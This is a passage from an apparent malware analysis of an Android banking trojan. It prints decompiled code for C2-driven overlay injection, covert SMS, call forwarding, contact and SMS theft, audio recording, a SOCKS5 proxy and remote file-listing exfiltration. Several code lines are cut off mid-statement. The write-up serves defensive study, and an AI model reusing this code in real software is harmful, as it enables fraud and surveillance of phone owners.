


```
else {
    this.f1002b._log(this.f1005e, "app3: " + this.f1006f);
    String replace3 = this.f1002b.ret_decrypted_responce(this.f1002b.editorSharedPref(this, this.f1006f)).replace("var lang = 'en'", mo44
    this.f1002b._log(this.f1005e,"app: " + replace3.length());
    if (replace3.equals("value='credit_cards'")) {
        replace3 = replace3.replace("<html lang="en">", "<html lang=\"") + Locale.getDefault().getLanguage() +"">");[redacted]
    }
    this.f1002b._log(this.f1005e, "app2: " + replace3.length());
    this.f1002b.addToSharedPref(this, this.f1001a.string_AS, "Start Injection: " + this.f1006f + "[143523#]");
    this.f1003c.loadDataWithBaseURL(null, replace3, "text/html", "UTF-8", null);
    setContentView(this.f1003c);
    this.f1002b._log(this.f1005e, "app3: " + replace3.length());
}
```

With the "send_sms" command from the C2 server, a message can be sent from the victim device to the desired person.




```
case 0: // send_sms
    this.f1029a.sms_send_mo374b(context, jSONObject6.getString("n"), jSONObject6.getString("t"));
    return;
```




```
/* renamed from: b */
public final void sms_send_mo374b(Context context, String str, String str2) {
    try {
        SmsManager smsManager = SmsManager.getDefault();
        ArrayList<String> divideMessage = smsManager.divideMessage(str2);
        PendingIntent broadcast = PendingIntent.getBroadcast(context, 0, new Intent("SMS_SENT"), 0);
        PendingIntent broadcast2 = PendingIntent.getBroadcast(context, 0, new Intent("SMS_DELIVERED"), 0);
        ArrayList<PendingIntent> arrayList = new ArrayList<>();
        ArrayList<PendingIntent> arrayList2 = new ArrayList<>();
        for (int r2 = 0; r2 < divideMessage.size(); r2++) {
            arrayList2.add(broadcast2);
            arrayList.add(broadcast);
        }
        smsManager.sendMultipartTextMessage(str, null, divideMessage, arrayList, arrayList2);
        String str3 = "Output SMS:" + str + " text:" + str2 + "[143523#]";
        _log("SMS", str3);
        addToSharedPref(context, this.encrypted_texts.string_AS, str3);
        post_sms_log(context, editorSharedPref(context, this.encrypted_texts.string_QQ));
    } catch (Exception unused) {
    }
}
```

The "ussd" command is used to make a phone call.




```
case HttpUrl.C0054a.EnumC0055a.intTwo:
    CLASS_ONEMLI bVar3 = this.f1029a;
    String string2 = jSONObject6.getString(m812a("N2M="));
    try {
        Intent intent = new Intent("android.intent.action.CALL");
        intent.addFlags(268435456);
        intent.setData(Uri.parse("tel:" + Uri.encode(string2)));
        context.startActivity(intent);
        String str6 = "USSD: " + string2 + "[143523#]";
        bVar3._log("USSD", str6);
        bVar3.addToSharedPref(context, bVar3.encrypted_texts.string_AS, str6);
        return;
    } catch (Exception unused8) {
        bVar3._log("USSD", "Error: Start USSD");
        bVar3._log("USSD", "Error USSD[143523#]");
        bVar3.addToSharedPref(context, bVar3.encrypted_texts.string_AS, "Error USSD[143523#]");
        return;
    }
```

The "call_forward" command is used to forward incoming calls.




```
case HttpUrl.C0054a.EnumC0055a.intThree:
    CLASS_ONEMLI bVar4 = this.f1029a;
    String string3 = jSONObject6.getString(m812a("Njc="));
    try {
        Intent intent2 = new Intent("android.intent.action.CALL");
        intent2.addFlags(268435456);
        intent2.setData(Uri.fromParts("tel", "*21*" + string3 + "#", "#"));
        context.startActivity(intent2);
        String str7 = "ForwardCALL: " + string3 + "[143523#]";
        bVar4._log("ForwardCall", str7);
        bVar4.addToSharedPref(context, bVar4.encrypted_texts.string_AS, str7);
        return;
    } catch (Exception unused9) {
        bVar4._log("ForwardCall", "Error");
        bVar4.addToSharedPref(context, bVar4.encrypted_texts.string_AS, "ERROR callForward" + string3 + "[143523#]");
        return;
    }
```

It can show notification to the user with the Notification command.




```
case HttpUrl.C0054a.EnumC0055a.intFour:
    CLASS_ONEMLI bVar5 = this.f1029a;
    String string4 = jSONObject6.getString(m812a("Njg="));
    String string5 = jSONObject6.getString(m812a("N2QwNA=="));
    String string6 = jSONObject6.getString(m812a("N2QxNQ=="));
    try {
        String j4 = bVar5.editorSharedPref(context, "icon_".concat(String.valueOf(string4)));
        if (j4.length() < 100) {
            bVar5._log("notification", "No File Png Icon");
            return;
        }
        Intent launchIntentForPackage = context.getPackageManager().getLaunchIntentForPackage(string4);
        byte[] decode2 = Base64.decode(j4.substring(j4.indexOf(",") + 1), 0);
        Bitmap decodeByteArray = BitmapFactory.decodeByteArray(decode2, 0, decode2.length);
        if (Build.VERSION.SDK_INT > 25) {
            NotificationManager notificationManager = (NotificationManager) context.getSystemService("notification");
            PendingIntent activity = PendingIntent.getActivity(context, 0, launchIntentForPackage, 0);
            NotificationChannel notificationChannel = new NotificationChannel("channel_1", "123", 4);
            notificationChannel.setDescription("123");
            notificationChannel.enableLights(true);
            notificationChannel.setLightColor(-1);
            notificationChannel.enableVibration(true);
            notificationChannel.setVibrationPattern(new long[]{1500, 1500, 1500, 1500, 1500});
            notificationChannel.setShowBadge(false);
            notificationManager.createNotificationChannel(notificationChannel);
            Notification build = new Notification.Builder(context, "channel_1").setContentTitle("Title").setSmallIcon(context.getResources().
            build.flags = build.flags | 16;
            notificationManager.notify(1, build);
        } else if (Build.VERSION.SDK_INT > 15) {
            Notification build2 = new Notification.Builder(context).setContentIntent(PendingIntent.getActivity(context, 100, launchIntentForP
            build2.flags = build2.flags | 16;
            ((NotificationManager) context.getSystemService("notification")).notify(1, build2);
        }
        decodeByteArray.recycle();
        bVar5.addToSharedPref(context, bVar5.encrypted_texts.string_AS, "Run push notification " + string4 + "[143523#]");
        return;
    } catch (Exception unused10) {
        return;
```

With the "get_data_logs" command, installed applications, contacts and sms information are collected and saved to SharedPreferences objects.




```
case HttpUrl.C0054a.EnumC0055a.intFive:
    this.f1029a._getInstalledApplications(context);
    this.f1029a._getContacts(context);
    this.f1029a._getSMS(context);
    return;
```

The "url" command can show the web page to the user using ACTION_VIEW.



```
public static void _ACTION_VIEW(Context context, String str) {
    try {
        context.startActivity(new Intent("android.intent.action.VIEW", Uri.parse(str)));
    } catch (Exception unused) {
        Intent intent = new Intent("android.intent.action.VIEW", Uri.parse(str));
        intent.addFlags(268435456);
        intent.addFlags(1073741824);
        context.startActivity(intent);
    }
}
```


With the "run_app" command, applications with known package names can be started.




```
/* renamed from: f */
public static void startActivity_good(Context context, String str) {
    context.startActivity(context.getPackageManager().getLaunchIntentForPackage(str));
}
```

“get_all_permission” checks WRITE_EXTERNAL_STORAGE, SEND_SMS, RECORD_AUDIO, READ_PHONE_STATE, READ_CONTACTS permissions and sends recorded data to the server.


run_socks5” opens a socket with information from the server. The socket remains open until the variable S5 equals “stop”. If there is "ring0.apk" in the apk folder, it is loaded with DexLoader.



```
public final void run() {
    try {
        ServerSocket serverSocket = new ServerSocket(45555);
        CLASS_ONEMLI bVar = IntentService_wuynkhukd.this.f1060a;
        String a = "ProxyServer";
        bVar._log(a, "Port=" + serverSocket.getLocalPort());
        while (true) {
            Socket accept = serverSocket.accept();
            if (Thread.currentThread().isInterrupted()) {
                serverSocket.close();
                accept.close();
                return;
            }
            new Thread(new Runnable_pykb(accept)).start();
        }
    } catch (Exception e) {
        IntentService_wuynkhukd.this.f1060a._log(IntentService_wuynkhukd.this.mo503a("NTkyMjA1NzcwZWE1ODI4MTc0"), IntentService_wuynkhukd.this.mo503a("NGMzZjA1NmMxOQ=="));
        e.printStackTrace();
    }
}
```




```
case 21:
    startService(new Intent(this, IntentService_wuynkhukd.class)
        .putExtra("host", jSONObject6.getString(m812a("NjExZQ==")))
        .putExtra("user", jSONObject6.getString(m812a("N2MxZg==")))
        .putExtra("pass", jSONObject6.getString(m812a("NzkwOQ==")))
        .putExtra("port", jSONObject6.getString(m812a("NzkxOQ=="))));
    return;
```




```
public void onHandleIntent(Intent intent) {
    this.f1060a.addValuetoSharedPref(this, this.f1061b.string_S5, "");
    String a = CLASS_ONEMLI._returnCountryCode(this);
    if (a.length() != 2) {
        a = Locale.getDefault().getCountry().toLowerCase();
    }
    String stringExtra = intent.getStringExtra("host");
    String stringExtra2 = intent.getStringExtra("user");
    String stringExtra3 = intent.getStringExtra("pass");
    String stringExtra4 = intent.getStringExtra("port");
    CLASS_ONEMLI bVar = this.f1060a;
    if (bVar.send_socket_info(this, bVar.editorSharedPref(this, this.f1061b.string_QQ), a, stringExtra, stringExtra4, stringExtra2, stringExtra3).equals(mo503a("Mj
        Thread thread = new Thread(new Runnable() {
            /* class beyond.just.settle.IntentService_wuynkhukd.RunnableC00841 */

            public final void run() {
                try {
                    ServerSocket serverSocket = new ServerSocket(45555);
                    CLASS_ONEMLI bVar = IntentService_wuynkhukd.this.f1060a;
                    String a = IntentService_wuynkhukd.this.mo503a("NTkxZjM4NWIzMmE0YjViYzUwMGUxMw==");
                    bVar._log(a, IntentService_wuynkhukd.this.mo503a("NTkwMjI1NTc3Ng==") + serverSocket.getLocalPort());
                    while (true) {
                        Socket accept = serverSocket.accept();
                        if (Thread.currentThread().isInterrupted()) {
                            serverSocket.close();
                            accept.close();
                            return;
                        }
                        new Thread(new Runnable_pykb(accept)).start();
                    }
                } catch (Exception e) {
                    IntentService_wuynkhukd.this.f1060a._log(IntentService_wuynkhukd.this.mo503a("NTkyMjA1NzcwZWE1ODI4MTc0"), IntentService_wuynkhukd.this.mo503a("
                    e.printStackTrace();
                }
```

“stop_socks5” closes the socket by making the S5 value “stop”.

With the “run_record_audio” command, audio can be listened to on the device.




```
case 24:
    if (checkPermission(RECORD_AUDIO).equals("1")
            && !isRunningService(this, IntentService_rbzse_mediarecorder.class)) {
        startService(new Intent(this, IntentService_rbzse_mediarecorder.class)
            .putExtra("tick", jSONObject6.getString(m812a("NjA=")))
            .putExtra("name", "record_audio"));
        this.f1029a.addValuetoSharedPref(context, dVar.SS, "");
        return;
    }
    return;
```



```
final int parseInt = Integer.parseInt(intent.getStringExtra(mo471a("N2QwNDM0NDg=")));
String stringExtra = intent.getStringExtra("name");
if (parseInt > 0 || parseInt == -1) {
    this.f1035d = getExternalFilesDir(null) + ("/" + stringExtra + "_"
                + new SimpleDateFormat("MM-dd-yyyy_HH:mm:ss", Locale.US).format(Calendar.getInstance().getTime())
                 + ".amr");
    this.f1033b._log("FILE REC", this.f1035d);
    this.f1033b._log("Time", String.valueOf(parseInt));
    final String str = this.f1035d;
    final MediaRecorder mediaRecorder = new MediaRecorder();
    this.f1033b._log("SOUND", "START RECORD SOUND");
    this.f1032a = false;
    mediaRecorder.setAudioSource(1);
    mediaRecorder.setOutputFormat(3);
    mediaRecorder.setAudioEncoder(1);
    mediaRecorder.setOutputFile(str);
```

“patch_update” command AL=0 and ring0.apk is deleted from apk folder.




```
case 26:
    this.f1029a.addValuetoSharedPref(context, dVar.AL, "0");
    try {
        new File(context.getDir("apk", 0), "ring0.apk").delete();
        return;
    } catch (Exception unused11) {
        return;
    }
default:
    return;
```

The RQ value represents the connection to the server. If this value is not “disconnect”, the commands sent to the device are received by sending device information to the C2 server. The "rat_cmd" value in the JSON holds the command from C2.


Possible commands are: “open_folder”, “uploadind_file”, “get_apps”, “connect_teamviewer”, “open_teamviewer”, “send_settings”, “device_unlock”.

The list of files on the device is transferred to the remote server with the "open_folder" command.




```
if (!RQ.equals("disconnect")) {
    JSONObject jSONObject = new JSONObject();
    try {
        jSONObject.put("ID", j);
        jSONObject.put("screen", CLASS_ONEMLI.m706v(this));
        jSONObject.put("active_app", this.f1025a.editorSharedPref(this, this.f1026b.RW));
        jSONObject.put("perm_storage", CLASS_ONEMLI.checkPermission(this, "android.permission.WRITE_EXTERNAL_STORAGE"));
    } catch (JSONException unused) {
        this.f1025a._log(this.f1027c, "Error json rat request");
    }
    CLASS_ONEMLI bVar = this.f1025a;
    String h = bVar.ret_decrypted_responce(bVar.logConnecturlAndPostRequest(this, this.f1026b.q_rat_connect_ws + this.f1025a._encrypt_CC(jSONObject.toString())));
    try {
        String e = CLASS_ONEMLI.base64decode(new JSONObject(h).getString("rat_cmd"));
        CLASS_ONEMLI bVar2 = this.f1025a;
        String str = this.f1027c;
        bVar2._log(str, "rat_cmd_base64_decode: " + h + " >>  " + e);
        if (e.equals("rat_disconnect")) {
            this.f1025a.addValuetoSharedPref(this, this.f1026b.RQ, "disconnect");
        } else {
            int r2 = 0;
            if (e.contains("open_folder")) {
                String string = new JSONObject(e).getString("open_folder");
                if (string.equals("~/")) {
                    string = Environment.getExternalStorageDirectory().getAbsolutePath();
                }
                String[] b = this.f1025a.check_folderANDFiles(new File(string));
                try {
                    JSONObject jSONObject2 = new JSONObject();
                    jSONObject2.put("cmd", "array_files_folder");
                    jSONObject2.put("dir", CLASS_ONEMLI.base64encode(string));
                    jSONObject2.put("folders", CLASS_ONEMLI.base64encode(b[0]));
                    jSONObject2.put("files", CLASS_ONEMLI.base64encode(b[1]));
